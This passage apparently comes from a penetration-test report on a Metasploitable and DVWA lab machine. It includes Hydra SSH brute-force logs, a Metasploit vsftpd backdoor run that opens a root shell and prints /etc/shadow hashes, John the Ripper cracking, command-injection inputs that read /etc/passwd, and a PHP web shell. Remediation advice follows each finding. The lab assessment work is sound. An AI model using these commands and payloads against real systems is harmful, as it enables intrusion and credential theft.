[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort...) (use option -I to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.184.129:22/
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 14344149 to do in 933:52h, 10 active
CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
kali@kali:~$ rm ./hydra.restore
kali@kali:~$ cat custom_pass.txt
msfadmin
root
admin
ntoor
password
123456
kali@kali:~$ hydra -l msfadmin -P custom_pass.txt ssh://192.168.184.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 02:03:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (1:1/p:6), ~1 try per task
[DATA] attacking ssh://192.168.184.129:22/
[22][ssh] host: 192.168.184.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-14 02:03:08
```

```
Session Actions Edit View Help
kali@kali:~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.184.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 01:53:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.184.129:22/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 14344117 to do in 830:06h, 10 active
CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
kali@kali:~$ echo -e "msfadmin\nroot\nadmin\nntoor\npassword\n123456" > custom_pass.txt
kali@kali:~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.184.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 01:58:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort...) (use option -I to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.184.129:22/
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 14344149 to do in 933:52h, 10 active
CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
kali@kali:~$ rm ./hydra.restore
kali@kali:~$ cat custom_pass.txt
msfadmin
root
admin
ntoor
password
123456
kali@kali:~$ hydra -l msfadmin -P custom_pass.txt ssh://192.168.184.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 02:03:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (1:1/p:6), ~1 try per task
[DATA] attacking ssh://192.168.184.129:22/
[22][ssh] host: 192.168.184.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-14 02:03:08
```

FINDING 5 - WEAK PASSWORDS

HASHES in/etc/shadow:-

DESCRIPTION:-

Using root access obtained in Finding 1, the `/etc/shadow` file was extracted and analyzed. Of 7 accounts with set passwords (MD5-crypt hashes), 3 were cracked using a dictionary attack within minutes, while 4 resisted the same wordlist.

STEPS TO REPRODUCE:-

- 1.Extracted `/etc/shadow` via the root shell from the VSFTPD exploit.
- 2.Saved hashes locally and ran `john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt`.
- 3.Cracked: `klog:123456789`, `sys:batman`, `service:service`.
- 4.Not cracked within the wordlist: `msfadmin`, `postgres`, `user`, `root`.


IMPACT:-

Accounts with weak passwords could be compromised via offline cracking if an attacker obtains the shadow file through any of the other vulnerabilities found. The uncracked accounts demonstrate that stronger passwords meaningfully resist this type of attack.

RECOMMENDATION:-

Enforce a strong password policy across all system accounts (minimum length, complexity, no dictionary words). Periodically audit credentials via internal password-cracking exercises to identify weak accounts before attackers do.

EVIDENCE:-



```
kali@kali: ~  
Session Actions Edit View Help  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.184.129  
RHOSTS => 192.168.184.129  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.184.129:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.184.129:21 - USER: 331 Please specify the password.  
[*] 192.168.184.129:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.184.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.184.128:44721 -> 192.168.184.129:6200) at 2026-06-14 02:11:08 -0400  
cat /etc/shadow  
root:$1$avpf8J1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::  
news:*:14684:0:99999:7:::  
uucp:*:14684:0:99999:7:::  
proxy:*:14684:0:99999:7:::  
www-data:*:14684:0:99999:7:::  
backup:*:14684:0:99999:7:::  
list:*:14684:0:99999:7:::  
irc:*:14684:0:99999:7:::  
gnats:*:14684:0:99999:7:::  
nobody:*:14684:0:99999:7:::  
libuuid:!:14684:0:99999:7:::  
dhcp:*:14684:0:99999:7:::  
syslog:*:14684:0:99999:7:::  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd:*:14684:0:99999:7:::  
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjAS/:14684:0:99999:7:::  
bind:*:14685:0:99999:7:::  
postfix:*:14685:0:99999:7:::  
ftp:*:14685:0:99999:7:::  
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql:!:14685:0:99999:7:::  
tomcat55:*:14691:0:99999:7:::  
distccd:*:14698:0:99999:7:::  
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::  
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::  
telnetd:*:14715:0:99999:7:::  
proftpd:!:14727:0:99999:7:::  
statd:*:15474:0:99999:7:::
```

```

kali@kali: ~
Session Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history: project
(kali@kali)-[~]
$ nano shadow.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:01:18 34.97% (ETA: 02:25:50) 0.03845g/s 65175p/s 260833c/s 260833C/s necy28..necronsam
3g 0:00:01:39 45.02% (ETA: 02:25:46) 0.03021g/s 65021p/s 260189c/s 260189C/s kingcrash87..kingbully
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:03:37 DONE (2026-06-14 02:27) 0g/s 64789p/s 259156c/s 259156C/s ejngyhga007..*7¡Vamos!
Session completed.

(kali@kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

```

FINDING 6 - OS COMMAND INJECTION AND UNRESTRICTED FILE UPLOAD:-

DESCRIPTION:-

DVWA's "Command Execution" module passes user input directly to the system `ping` command without sanitization, allowing arbitrary OS commands to be chained and executed. Separately, DVWA's "Upload" module accepts files of any type, including executable PHP scripts, allowing an attacker to upload a web shell and achieve remote command execution.

STEPS TO REPRODUCE-COMMAND INJECTION:-

- 1.Submitted `127.0.0.1; whoami` into the Ping field — returned `www-data` alongside the ping output.
- 2.Submitted `127.0.0.1; cat /etc/passwd` — returned the full list of system user accounts.

STEPS TO REPRODUCE-FILE UPLOAD:-

- 1.Created a PHP web shell containing `<?php system($_GET['cmd']); ?>`.
- 2.Uploaded it via the DVWA Upload module without restriction.
- 3.Accessed `http://192.168.184.129/dvwa/hackable/uploads/shell.php?cmd=whoami` — returned `www-data`, confirming remote command execution via the uploaded file.

IMPACT:-

Both vulnerabilities allow an attacker to execute arbitrary commands on the underlying server as the web server user (`www-data`), which can then be combined with privilege escalation techniques for full system compromise.

RECOMMENDATION:-

Never pass user input directly to system commands; if unavoidable, use strict allow-lists and proper escaping. For file uploads, validate file type by content (not extension), store uploads outside the web root, disable script execution in upload directories, and rename uploaded files.

EVIDENCE:-

Damn Vulnerable Web App x +

Not Secure http://192.168.184.129/dvwa/vulnerabilities/exec/#

offSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.013 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.013/0.019/0.024/0.004 ms




More info



<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: high





● CONCLUSION & RECOMMENDATIONS:-

This assessment identified a target with a critical overall risk level, including two independent paths to unauthenticated root access. The combination of outdated software, default credentials, weak passwords, and unsanitized user input across multiple services and applications represents a textbook example of insufficient security hardening.

● PRIORITY REMEDIATION

ORDER:-

1. Patch/upgrade vsFTPd and Samba immediately (Findings 1 & 2) — these are the most severe and easiest to exploit.
2. Change all default and weak credentials, including SSH and application accounts (Findings 4 & 5).
3. Fix input validation in the web application — parameterized queries for SQL, command sanitization, and file upload restrictions (Findings 3 & 6).

(If these steps were applied, the overall risk level of this system would drop substantially).

APPENDIX :-

RECONNAISSANCE

SUMMARY:-

Nmap scan (`nmap -sV -sC -O 192.168.184.129`) identified the following open ports:

21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 3306, 5432, 5900, 6000, 6667, 8009, 8180

These represent FTP, SSH, Telnet, SMTP, DNS, HTTP, RPC, SMB, multiple "r-services," NFS,

MySQL, PostgreSQL, VNC, X11, IRC, AJP, and Tomcat services — an unusually large attack surface for a single host.